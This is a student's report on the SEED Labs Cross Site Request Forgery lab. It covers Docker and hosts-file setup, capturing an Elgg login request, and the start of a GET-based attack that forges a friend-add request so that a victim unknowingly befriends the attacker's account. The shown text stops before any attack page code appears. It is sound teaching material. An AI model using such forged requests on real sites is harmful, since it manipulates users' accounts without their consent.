Web Security - Assignment 3

Cross Site Request Forgery Attack (CSRF)

Report By: Muhammad Umar Waseem

Roll Number: i200762

What is Cross Site Request Forgery?

CSRF is a malicious way of executing a request on an active session of another website from another website (cross site). Usually these CSRF attacks can happen when web applications do not handle cookies in a proper manner.

Prerequisites

1. **Docker**
    - Docker (windows)
    - Docker (linux)
2. **Http Browser Extension**
    - For Firefox
    - For Chrome

Seed Security Labs: CSRF Lab

Let's move towards the steps to solve the Cross Site Request Forgery Lab from Seed Security Labs. Following is an overall view of steps we will be taking to solve the lab.

Setup Lab Environment

Docker Containers

1. Install docker for your respective Operating System. Docker is used here to create a kind of virtual environment to serve the necessary services.
2. Run the following command in the root of the lab files where the ***docker-compose.yml*** file is present. This will get all the necessary containers up and running.

docker-compose up

DNS Configuration

1. You need to also do some DNS configuration to tell your computer which IP address maps to which domain name. Assuming that you are on a linux machine, type the following command:

   sudo nano /etc/hosts

2. Following are the domain name configs to add into the hosts file:


10.9.0.5 www.seed-server.com

10.9.0.5 www.example32.com


10.9.0.105 www.attacker32.com

After one is done with the above steps, visiting the mentioned domains should take you to their respective web pages.


www.seed-server.com



www.example32.com



www.attacker32.com



Perform Lab Tasks


Attack Tasks:

Task 1: Observing HTTP Request

1. Open the website ***www-seed-server.com.***

2. Turn on the http request capturer by clicking on the ***http headers live extension*** installed earlier for the browser. The extension will start listening for http requests on the active


page.



3. Enter the one of the default user credentials such as:

Username: ***alice***

Password: ***seedalice***




4. You will be logged into the website and the extension will capture the request with ***parameters*** as following:

__elgg_token=C7QUu8QWyHFigeOYuKn7GA

&__elgg_ts=1699552404

&username=alice

&password=seedalice



(Click the first request captured inside the http request capturer and you will see the details for login request which contains login parameters)


Task 2: CSRF Attack using GET Request

In this task, one is supposed to use Cross Site Request Forgery to add the user Alice as a friend in Samy's account. Alice is not accepting Samy's friend request so we will embed a get request in a malicious manner in a website which we suppose has been sent to Alice. As Alice clicks the malicious request link in the malicious website ***www.attacker32.com*****,** Samy is added as a friend to Alice's account without her knowing. Here are the steps:


1. Login with Samy's account with the following credentials:


   Username: ***samy***

   Password: ***seedsamy***



2. Click the ***members*** tab in the top bar, find Alice's profile and click it to open its details







3. Open the ***http headers live extension*** to capture http requests. Click ***Add Friend*** button to see the kind of request that goes to the server for a friend request. We can see the parameters that are being sent along with the request.

http://www.seed-server.com/action/friends/add?*friend=56*

This is the user id of the user the friend request is being sent to.



4. Before forging a cross site request,we check the user id for our user, go to your logged in page source code and scroll to the bottom to find the user id.




5. Lets forge a cross site request by making our own request to add us as a friend (user Samy) who has a ***user id 59*** by adding the friend request get request call to a cross site – our malicious site which we suppose is sent to Alice by email.
    a. Run following command to find which docker container is running the website to which our cross site forged request will be embedded.

docker ps

```
┌──(root㉿umar)-[/home/umar/Desktop/seed csrf lab/Labsetup]
└─# docker ps

CONTAINER ID   IMAGE                    COMMAND                  CREATED       STATUS       PORTS                    NAMES
d74bfa3b4b39   seed-image-attacker-csrf "/bin/sh -c 'service…"   27 hours ago  Up 27 hours                           attacker-10.9.0.105
53e38aa09c28   seed-image-mysql-csrf    "docker-entrypoint.s…"   27 hours ago  Up 27 hours  3306/tcp, 33060/tcp      mysql-10.9.0.6
d25af59db78c   seed-image-www-csrf      "/bin/sh -c 'service…"   27 hours ago  Up 27 hours                           elgg-10.9.0.5

┌──(root㉿umar)-[/home/umar/Desktop/seed csrf lab/Labsetup]
└─#
```

b. Copy the id of the docker container running the attacker website which in my case is ***d74bfa3b4b39*** and run the following command to get a bash shell into the docker container:

docker exec -it d74bfa3b4b39 bash



c. Move into the folder containing scripts for the attacker application by using the following command:

